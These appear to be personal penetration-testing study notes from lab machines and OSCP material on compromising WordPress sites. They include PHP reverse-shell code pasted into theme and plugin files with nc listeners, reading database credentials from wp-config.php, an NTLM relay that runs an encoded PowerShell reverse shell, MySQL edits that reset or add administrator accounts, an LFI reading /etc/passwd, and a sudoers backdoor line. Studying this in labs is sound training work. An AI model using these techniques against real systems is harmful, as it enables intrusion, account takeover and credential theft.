    <!--[if lt IE 9]>
        <script src=<?php echo esc_url( get_template_directory_uri() ); ?>/js/html5.js"></script>
    <![endif]-->
    <script>(function()
    {document.documentElement.className='js'}());</script>
    <?php wp_head(); ?>
</head>

<body <?php body_class(); ?>>
<div id="page" class="hfeed site">

```

a.

2. In our terminal, go to "cd /usr/share/webshells/php". Select the php-reverse-shell.php by cat command to get the PHP code, so we will paste that into the wordpress header (another box also used index.php, the main index template, to inject the PHP shell. It was [BTRSys2.1 PG Play](#))
3. Copy the code and paste it to the php header in the website (try leaving the PHP signature at the top of the code. And if there is an ending tag like ?> then keep it)

```

<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.49.120'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {

```

a.

- Try leaving the PHP signature at the top of the code. And if there is an ending tag like ?> then keep it

4. Change the IP to our IP and the port for getting reverse shell and click upload or "update file"

```

// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.218'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {

```

a.

- Start listener
 - `rlwrap nc -lvp 4444`
- Refresh the wordpress site to get the connection in terminal
- However, it's possible that this revereshell only gets you into the www-data account, and not the admin

8. To privilege escalate, look at the "How to privilege escalate in Wordpress after getting terminal" section below


Another box that requires a reverse shell from admin account of WordPress is [BTRSys2.1 PG Play](#).

Reverse shell using "Theme Editor" and 404.php

I don't know if **Admin Privileges** are necessary, but in the Shenzi PG Practice, we did have them

In the [Shenzi](#) PG Practice (a windows machine), they recommended that we use the 404.php page instead of something like header.php

1. Go to **Theme Editor**



- 2.

- a. Go to 404.template and delete everything and replace it with a PHP reverse shell and then update page

3. Access the page

- a. # You can see the syntax here if you have ever Bruteforced a WordPress site.
- b. # Knowing this structure is worthwhile. It will come up again.
- c. # http://\$IP/WP-Root-Install/themes/theme-year-name/404.php
 - General form
- d. http://192.168.208.55/shenzi/themes/twentytwenty/404.php
 - Specific one used

And in this [Shenzi](#) PG Practice writeup, they used footer.php instead

And in this [Shenzi](#) PG Practice writeup, they edited the Plugin instead


Reverse shell with Admin Privileges using "Add new" button for plugins

This was also done in the **Relia Challenge Lab** for 172.16.xxx.7. I didn't do it myself, but someone else did. They edited the MySQL database to set new password for Admin, and then after logging in, they added malicious plugin to get a reverse shell.


To upload the malicious plug-in, instead of creating a zip folder with a reverse shell manually, they used this tool that is specifically for creating malicious wordpress plugins.

- <https://github.com/wetw0rk/malicious-wordpress-plugin/tree/master?tab=readme-ov-file>
- However, this does use a meterpreter shell, which has limited usage in OSCP
- wordpwn.py

For [SunsetMidnight](#), in the Plugins section, you might see an "Add new" section



- Click on the "Upload Plugins" button



- From here, you can try uploading a regular reverse shell (not zipped) and see if it accepts it
- If it expects a zipped file, we can do this:
 - `zip -r php-reverse-shell.php.zip php-reverse-shell.php`
 - And then upload `php-reverse-shell.php.zip` and hope it unzips the file by itself

And now, to active it, we have to go to a certain directory.

- Go to `/wp-content/uploads` on Firefox
- For me, I see 2025 directory and then a 07 directory since it's 7/10/2025 for me
 - `/wp-content/uploads/2025/07/`
- From there, I click on my reverse shell to activate it

Reverse shell with Admin Privileges using "Plugin Editor" button for plugins


Used in this [Shenzi](#) PG Practice writeup

1. Once logged in we can attempt to gain a reverse shell by editing a plugin with the “Plugin Editor” and replacing any .php file with our reverse shell
2. Then accessing the plugin at `http://192.168.158.55/shenzi/wp-content/plugins/<plugin name>/<edited.php>/`

Reverse shell with Admin Privileges using AdRotate Plugin

In a previous section, we learned how to get rev shell using the "Editor" and copy and pasting a reverse shell into the website code. But, sometimes, there isn't an "editor," so we can't edit the web page source code.


In the [Loly PG Play](#), we had to abuse the AdRotate Plugin to upload a reverse shell.



The screenshot shows the WordPress admin dashboard for the 'loly.lc' site. The left sidebar has a dark theme with white icons. The 'Plugins' section is highlighted. The main content area shows a message from the 'AdRotate' plugin: 'AdRotate has detected one issue that requires your attention: » One advert with configuration errors. [Check adverts!](#)' Below this, a table lists three plugins: 'AdRotate', 'Akismet Anti-Spam', and 'Hello Dolly'. The 'AdRotate' row is expanded, showing its description: 'Monetise your website with adverts while keeping things simple. Start making money today!', version 'Version 5.8.6.2', and author 'By Arnan de Gans'. There are 'Get Pro', 'Support', 'Ajdg Solutions', and 'Deactivate' links. The 'Akismet Anti-Spam' and 'Hello Dolly' rows also show their descriptions and versions. At the bottom of the table are 'Bulk actions' and 'Apply' buttons.

1.
 - a. Go to the "Plugins" section
2. The AdRotate plugin looks interesting, it allows us to upload zip files. The last time I used this, the zip files were automatically getting unzipped after upload. We find the same behavior on this website. We upload our **php-reverse-shell.zip** file and get the reverse-shell.

a. **zip -r php-reverse-shell.php.zip php-reverse-shell.php**



The screenshot shows the 'Manage Media' section of the AdRotate plugin. The left sidebar has a dark theme with white icons. The 'Manage Media' section is highlighted. The main content area shows a form titled 'Upload new file' with a dropdown menu set to 'banners' and a 'Browse...' button. The path 'php-reverse-shell.zip' is shown in the input field. Below the input field are instructions: 'Accepted files: jpg, jpeg, gif, png, svg, html, js and zip. Maximum size is 512Kb per file.', 'Important: Make sure your file has no spaces or special characters in the name. Replace spaces with a - or _.', 'Zip files are automatically extracted in the location where they are uploaded and the original zip file will be deleted once extracted.', and 'You can create top-level folders below. Folder names can be between 1 and 100 characters long. Any special characters are stripped out.' At the bottom of the form are 'Upload file' and 'Click only once per file!' buttons.

3.
 - a. Go to "Manage Media"
4. Start a listener

5. Click "Uploads file" and you should get a connection for reverse shell

How to privilege escalate in Wordpress after getting terminal

From [ColdBoxEasy \(PG Play\)](#)

(<https://medium.com/@abinus2021/coldbox-easy-walkthrough-d6e78e6a455>):

For context, we just got a reverse shell from wordpress into the www-data account, but it's kind of useless. So, we want to priv esc.

One place we should always look is the "/var/www/html" where the username and password of the user will be stored in the config files (wp-config)

1. cd /var/www/html
2. cat wp-config.php

```
kali@kali: ~
File Actions Edit View Help
* This file has the following configurations: MySQL settings, Table Prefix,
* Secret Keys, and ABSPATH. You can find more information by visiting
* [link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
* Codex page. You can get the MySQL settings from your web host.
*
* This file is used by the wp-config.php creation script during the
* installation. You don't have to use the web site, you can just copy this file
* to "wp-config.php" and fill in the values.
*
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host // 
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0lld');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

a.
```

3. Here, we got the username and password. Now we need to switch user.
 - a. su coldd
 - b. Type in the password: cybersecurity
4. Now we are logged in as c0lld and now try to access the files.
 - a. cd /home/c0lld
 - b. cat user.txt

```
c0l0dd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lc1BuaXZlbCBjb25zZWd1aWRvIQ==
c0l0dd@ColddBox-Easy:~$
```

- c.
- i. We can tell that this encrypted due to the "==" at the end, which is Base64
 5. We got the user flag which is in encrypted format (base64 format since it ends in "==").
We need to decrypt it. We can use a site called "cyberchef".
 6. We got the flag but it is in spanish language. By using google translator we can translate this into english.
 7. We have successfully found the user flag. Now we need to find the root flag.
 8. Here they then did "**sudo -l**", found **/usr/bin/ftp**, put it in GTFOBins, and used the sudo section to priv esc to admin, where they found a base64 encoded flag, so they decoded, and then translated from spanish to english

In general, looking at the **wp-admin** page is also good since it's a login page, and if you have credentials than it's useful

From the [**BTRSys2.1**](#) PG Play:

We saw another way to privilege escalate after getting reverse shell from WordPress. We ran LinPeas and looked at the "Analyzing Wordpress Files" section and the "Searching Wordpress wp-config.php files" section which gave us MySQL credentials for root.

These sections looked at the **wp-config.php** files

Abuse Backup Migration plugin and Relay Attack for priv esc

From OSCP (27.5.2. Abuse a WordPress Plugin for a Relay Attack)

In the previous section, we retrieved the plaintext password for *daniela* and gained access to the WordPress dashboard on INTERNALSRV1. Let's review some of the settings and plugins.

We'll begin with the configured users:

The screenshot shows the WordPress admin interface under the 'Users' section. The left sidebar has 'Users' selected. The main area displays a table of users. There is one user listed: 'daniela' (Administrator role), with the email 'daniela@internal.local'. The table includes columns for Username, Name, Email, Role, and Posts.

Figure 20: Daniela is the only WordPress user

Figure 20 shows *daniela* is the only user. Next, let's check *Settings > General*.

The screenshot shows the 'General' settings page. The left sidebar has 'General' selected. The main area contains fields for Site Title ('Beyond Intranet'), Tagline ('Just another WordPress site'), WordPress Address (URL) ('http://internalsrv1.beyond.com/wordpress'), Site Address (URL) ('http://internalsrv1.beyond.com/wordpress'), Administration Email Address ('daniela@internal.local'), Membership ('Anyone can register'), and New User Default Role ('Subscriber').

Figure 21: General WordPress settings

The *WordPress Address (URL)* and *Site Address (URL)* are DNS names as we assumed. All other settings in *Settings* are mostly default values. Let's review the installed plugins next.

The screenshot shows the 'Plugins' page. The left sidebar has 'Plugins' selected. The main area displays a table of installed plugins. There are three entries: 'Akismet Anti-Spam' (Active, Version 5.0.1), 'Backup Migration' (Opt In, Version 1.2.2), and 'Hello Dolly' (Activate, Version 1.7.2). The table includes columns for Plugin, Description, and Action buttons (Activate, Delete, Migrate).

Figure 22: Installed WordPress Plugins

Figure 22 shows three plugins, but only [Backup Migration](#) is enabled. Let's click on *Manage*, which brings us to the plugin configuration page. Clicking through the menus and settings, we discover the *Backup directory path*.




Figure 23: Backup Migration plugin settings

Figure 23 shows that we can enter a path in this field, which will be used for storing the backup. We may abuse this functionality to force an authentication of the underlying system.

Let's pause here for a moment and plan our next steps. Now, there are two promising attack vectors.

The first is to upload a malicious WordPress plugin to INTERNALSRV1. By preparing and uploading a web shell or reverse shell, we may be able to obtain code execution on the underlying system.

For the second attack vector, we must review the BloodHound results again and make some assumptions. As we have discovered, the local *Administrator* account has an active session on INTERNALSRV1. Based on this session, we can assume that this user account is used to run the WordPress instance.

Furthermore, it's not uncommon that the local *Administrator* accounts across computers in a domain are set up with the same password. Let's assume this is true for the target environment.

We also learned that the domain administrator *beccy* has an active session on MAILSRV1 and therefore, the credentials of the user may be cached on the system.

Due to SMB signing being disabled on MAILSRV1 and INTERNALSRV1, a relay attack is possible if we can force an authentication.

Finally, we identified the *Backup directory path* field in the WordPress *Backup Migration* plugin containing the path for the backup destination. This may allow us to force such an authentication request.

Based on this information, let's define a plan for the second attack vector. First, we'll attempt to force an authentication request by abusing the *Backup directory path* of the Backup Migration WordPress plugin on INTERNALSRV1. By setting the destination path to our Kali machine, we can use [*impacket-ntlmrelayx*](#) to relay the incoming connection to MAILSRV1. If our assumptions are correct, the authentication request is made in the context of the local *Administrator* account on INTERNALSRV1, which has the same password as the local *Administrator* account on MAILSRV1.

If this attack is successful, we'll obtain privileged code execution on MAILSRV1, which we can then leverage to extract the NTLM hash for *beccy* and therefore, meet one of the primary goals of the penetration test.

Since the second attack vector not only results in code execution on a single system, but also provides a potential vector to achieve one of the goals of the penetration test, we'll perform the relay attack first.

Let's set up **impacket-ntlmrelayx** before we modify the *Backup directory path* in the WordPress plugin. We'll use **--no-http-server** and **-smb2support** to disable the HTTP server and enable SMB2 support. We'll specify the external address for MAILSRV1, 192.168.50.242, as target for the relay attack. By entering the external address, we don't have to proxy our relay attack via Proxychains. Finally, we'll base64-encode a [*PowerShell reverse shell oneliner*](#) that will connect back to our Kali machine on port 9999 and provide it as a command to **-c**.

```
- sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.242 -c  
"powershell -enc JABjAGwAaQ..."
```

Next, we'll set up a Netcat listener on port 9999 for the incoming reverse shell.

```
kali㉿kali:~/beyond$ nc -nvlp 9999  
listening on [any] 9999 ...
```

Listing 72 - Setting up Netcat listener on port 9999

```
- nc -nvlp 9999
```

Now with everything set up, we can modify the *Backup directory path*.

Let's set the path to the [URI reference](#) //192.168.119.5/test in which the IP is the address of our Kali machine and **test** is a nonexistent path.




Figure 24: Modified Backup directory path

Once entered, we can scroll down and click on *Save*. This should cause the WordPress plugin to authenticate to impacket-ntlmrelayx in the context of the user running WordPress.

```
...
[*] Authenticating against smb://192.168.50.242 as INTERNALSRV1/ADMINISTRATOR SUCCEED
...
[*] Service RemoteRegistry is in stopped state
...
[*] Starting service RemoteRegistry
...
[*] Executed specified command on host: 192.168.50.242
...
[*] Stopping service RemoteRegistry
```

Listing 73 - Executing reverse shell on MAILSRV1 via impacket-ntlmrelayx

Listing 73 confirms the assumptions we made earlier. First, *INTERNALSRV1/ADMINISTRATOR* was used to perform the authentication. Second, by successfully authenticating to MAILSRV1, we confirmed that both machines use the same password for the local *Administrator* account.

The output also states that the relayed command on MAILSRV1 got executed. Let's check our Netcat listener for an incoming reverse shell.

```
connect to [192.168.119.5] from (UNKNOWN) [192.168.50.242] 50063
whoami
nt authority\system

PS C:\Windows\system32> hostname
MAILSRV1

PS C:\Windows\system32>
```

Listing 74 - Incoming reverse shell

Great! We successfully obtained code execution as *NT AUTHORITY\SYSTEM* by authenticating as a local *Administrator* on MAILSRV1 by relaying an authentication attempt from the WordPress plugin on INTERNALSRV1.

In the next Learning Unit, we'll leverage the interactive shell on MAILSRV1 to obtain privileged access to the domain and its domain controller.

Reset admin password in wordpress_db MySQL database (and technically any other MySQL database)

This was also done in the **Relia Challenge Lab**. I didn't do it myself, but someone else did it. It was done on the 172.16.xxx.7 machine and then they uploaded a malicious plugin that got them a reverse shell. Look at the "**Reverse shell with Admin Privileges using "Add new" button for plugins**" section for more info

In the [SunsetMidnight](#) PG Play, we had a MySQL database called wordpress_db. Inside this database was a table called **wp_users**.

In this table was the admin user, but its MD5 hash was uncrackable, so we just reset the password to something we know

```

Database changed
MariaDB [wordpress_db]> use wordpress_db;
Database changed
MariaDB [wordpress_db]> show tables;
+-----+
| Tables_in_wordpress_db |
+-----+
| wp_commentmeta          |
| wp_comments              |
| wp_links                 |
| wp_options               |
| wp_postmeta               |
| wp_posts                 |
| wp_sponsors               |
| wp_term_relationships   |
| wp_term_taxonomy          |
| wp_termsmeta               |
| wp_terms                 |
| wp_usermeta               |
| wp_users                 |
+-----+
13 rows in set (0.172 sec)

MariaDB [wordpress_db]> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | admin      | $P$BawK4oeAmrdn453hR606BVQoF9yy6/ | admin        | example@example.com | http://sunset-midnight | 2020-07-16 19:10:47 |                   | 0           | admin       |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.171 sec)

```

UPDATE wp_users SET user_pass = MD5('password') WHERE wp_users.user_login = "admin";

Or update wp_users set user_pass=MD5('password') where ID=1;

- And then we can log into wordpress now with credentials admin : password

In another writeup, they instead added another user (non-privileged) to the database in order to get past the WordPress login page. And they also have a theory of how to give it privileges. I talk about how to do that in the section below

How to add user in wordpress_db MySQL database

In another [SunsetMidnight](#) PG Play walkthrough, they add a user to the MySQL wp_users table

INSERT INTO wp_users(ID,user_login, user_pass) VALUES(3,"cristiano",MD5("password"));

```

MariaDB [wordpress_db]> INSERT INTO wp_users(ID,user_login,user_pass) VALUES(3,"cristiano",MD5("password"));
Query OK, 1 row affected (0.219 sec)

MariaDB [wordpress_db]> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | admin      | $P$BawK4oeAmrdn453hR606BVQoF9yy6/ | admin        | example@example.com | http://sunset-midnight | 2020-07-16 19:10:47 |                   | 0           | admin       |
| 3  | cristiano | $f4ddcc3b5aa/65d61d8327de8882cf99 | cristiano    | example@example.com | http://sunset-midnight | 2020-07-16 19:10:47 |                   | 0           | cristiano  |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.222 sec)

```

You could also try giving admin privileges to cristiano by referring wp_usermeta

umeta_id	user_id	meta_key	meta_value
1	1	nickname	gut/wp-content/plugins/akismet/admin
2	1	first_name	ted
3	1	last_name	ted
4	1	description	The version could not be determined.
5	1	rich_editing	true
6	1	syntax_highlighting	Only requests by real true going at https://wpscan.com/register
7	1	comment_shortcuts	false
8	1	admin_color	fresh
9	1	use_ssl	0
10	1	show_admin_bar_front	true
11	1	locale	
12	1	wp_capabilities	user:root@192.168.45:a:1:{s:13:"administrator";b:1;}
13	1	wp_user_level	10

```
insert into wp_usermeta(umeta_id,user_id,meta_key,meta_value) VALUES
(NULL,'3','wp_capabilities', 'a:1:{s:13:"administrator";s:1:"1";;}'),
(NULL,"9000",'wp_user_level','10');
```

Although they never tried to see if it worked, so this is just a theory

How to get reverse shell from Simple File List 4.2.2 (NO AUTHENTICATION)

In the [Nukem](#) PG Practice, we saw from WPScan that we had two out-dated plugins, and both had exploitDB pages:

- Simple File List 4.2.2
- Tutor 1.5.3

We ended up trying Simple File List and so I never figured out of Tutor works. And the best part of this is what we don't need authentication for this exploit. We never found credentials for wordpress site.

The exploit is a file upload exploit. And the WPScan also found the directory [/wp-content/uploads](#) where the uploads likely go

In this [writeup](#):

- They used it to upload a web shell

- But then they claimed they had a hard time getting back a reverse shell from it
- So they decided to edit the payload of the exploit and instead of a webshell, they uploaded a PHP reverse shell and it worked!

In this [writeup](#) ([here](#) is the medium original)

- They uploaded reverse shell
- And then checked python3 version and verified python3 was there
- And then URL encoded python rev shell and sent it, and it worked!

How to get LFI with Site Editor 1.1.1 plugin

This is from [Readys](#) PG Practice. We found this plugin from WPScan, and it was actually up-to-date according to the scan, but we searched it up anyways and we found this LFI

- <https://www.exploit-db.com/exploits/44340>

We then used it to read `/etc/passwd` and `/etc/apache2/sites-enabled/000-default.conf` in order to find the apache web root directory

We then saw **Redis** and used it to read `/etc/redis/redis.conf` where the redis credentials are stored so that we can use it to authenticate and run the Redis RCE exploit

- <https://github.com/Ridter/redis-rce>

And then once they got a shell as another user, they put a reverse shell into the machine, and then used the LFI to trigger the rev shell, allowing them to pivot to the user who runs the apache server, which is Alice.

How to add a sudo user if you can edit /etc/sudoers

Just add append this line:

- `michael ALL=(ALL:ALL) ALL`
 - Where michael is the name of your user

